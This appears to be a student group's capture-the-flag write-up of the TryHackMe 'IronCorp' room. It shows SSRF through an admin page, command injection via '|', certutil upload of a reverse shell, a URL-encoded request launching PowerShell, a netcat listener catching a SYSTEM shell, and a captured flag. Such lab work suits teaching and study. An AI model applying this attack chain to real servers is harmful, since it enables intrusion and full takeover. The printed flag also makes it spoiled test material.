
So he tried to view the contents of this webpage using SSRF.

After some tries, he was able to view the contents by replacing the query with the URL that he could not access before.




Here he sees that the “here” in “You can find your name here” looks like a button.

Clicking on it brings him to “internal.ironcorp.me:11025/name.php?name=”.




To see the output of that webpage we can put that URL in place of the query in “admin.ironcorp.me:11025/?r=QUERY#”.




Upon doing so the name “Equinox” can be seen in the output of the web page.

Now that Lew found an exploit that he can use for the webpage, he tried to see what he can do with it.

Adding “Equinox” to the end of “name.php?name=” does not output anything interesting.




Looking on the web for ways that Lew can progress in this pentest, he found out that he can chain commands by using “|”, and adding a command after that.



(reference: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection)

Trying that, Lew is able to make the website run commands.



Step 3: Initial Foothold

Member involved: Hazrel Idlan bin Hafizal


Tools used: Kali Linux/Firefox/Burpsuite/PowerShell/CertUtil

Thought Process, Methodology and Attempts:


Hazrel found out how to run command on the server. Now, Hazrel use BurpSuite to see how the request is being sent.

```
1  GET /?r=
   http%3A%2F%2Finternal.ironcorp.me%3A11025%2Fname.
   php%3Fname%3D%7Cdir HTTP/1.1
2  Host: admin.ironcorp.me:11025
3  Cache-Control: max-age=0
4  Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/96.0.4664.45 Safari/537.36
7  Accept:
   text/html,application/xhtml+xml,application/xml;q
   =0.9,image/avif,image/wSbp,image/apng,*/*;q=0.8,a
   pplication/signed-exchange;v=b3;q=0.9
8  Referer: http://admin.ironcorp.me:11025/?r=hazre
9  Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13
```

He noticed that GET query is being encoded but only some part of it is affected. To decode it, he uses built-in decoder in BurpSuite.





After he use smart decode option, the result came out. It is the same as the command that he use before. The format that was used is html format. He then try to check what is the user that he got access to.



The encoded data is then used in the repeater on BurpSuite.

It is the clear that Hazrel log on as ‘nt authority\system’ user. Hazrel tried to upload reverse shell script using python simple server. However, an error came up says that the browser can’t understand the request. So Hazrel search for another way to upload the script into directory. Hazrel found that he can use certutil, a built-in function to upload the revershell script. It was a success uploading the file.





Then he executed the file using powershell.

```
GET /?r=
%68%74%74%70%3a%2f%2f%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%
32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%65%71%75%69%6e%6f%78%2b%25%32%36%25%32%36%2
b%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%2b%2e%5c%72%73%68%65%6c%6c%2e%70%73%31 HTTP/1.1
Host: admin.ironcorp.me:11025
Cache-Control: max-age=0
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://admin.ironcorp.me:11025/?r=http%3A%2F%2Finternal.ironcorp.me%3A11025%2Fname.php%3Fname%
3Dequinox
```

It was a success, we got access to the server.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.33.51] from (UNKNOWN) [10.10.167.233] 50257
Windows Powershell running as user WIN-8VMBKF3G815& on WIN-8VMBK
F3G815&
PS E:\xampp\htdocs\internal> whoami
nt authority\system
PS E:\xampp\htdocs\internal>
```

Step 4: Privilege Exploitation

Member involved: Nur Insyirah binti Abd Jalin

Tools Used: Kali Linux/ netcat

Thought Process, Methodology and Attempts:

```
listening on [any] 4545 ...
connect to [10.4.68.69] from (UNKNOWN) [10.10.68.236]

PS E:\xampp\htdocs\internal>whoami
nt authority\system
```

After getting a connection to the server, Insyirah used "whoami" to check the permission at the result proved that she has the "nt authority\system" permission.

```
PS E:\xampp\htdocs\internal> c:
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020  11:27 AM                inetpub
d-----         4/11/2020   8:11 AM                IObit
d-----         4/11/2020  12:45 PM                PerfLogs
d-r---         4/13/2020  11:18 AM                Program Files
d-----         4/11/2020  10:42 AM                Program Files (x86)
d-r---         4/11/2020   4:41 AM                Users
d-----         4/13/2020  11:28 AM                Windows
```

She then get into the root directory of the server and checked the file and directory listing.


```
PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

Users was the only interesting file so she get into the file path and found several users in it and found several users.

```
PS C:\users> cd Admin
PS C:\users\Admin> dir
PS C:\users\Admin> cd ..
PS C:\users> cd Administrator
PS C:\users\Administrator> dir


    Directory: C:\users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favourites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos
```

When she checked the directories in the user Admin, nothing showed up so she switched to Administrator. Skipping Contacts as she was sure there will be nothing useful, Insyirah get into the Desktop and found the first flag.

```
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> dir


    Directory: C:\users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```



She tried to navigate into the directories in the user SuperAdmin but it appeared that she has no permissions or control on that directory. So, she figured that maybe it is possible to read the flag directly by using the clue from previous flag location, Desktop, and the question on TryHackme website has given the file name and it was a success.

Contributions:

ID	Name	Contribution	Signature
1211104248	Lew Chun Men	Did Website Exploitation	Lew
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Did Recon and Enumeration	Aqilah
1211103274	Nur Insyirah Binti Abd Jalin	Did Privilege Escalation and video editing	Insyirah
1211101070	Hazrel Idlan bin Hafizal	Did Initial Foothold	Hazrel

Video Link: https://www.youtube.com/watch?v=RW9qHvXiq8o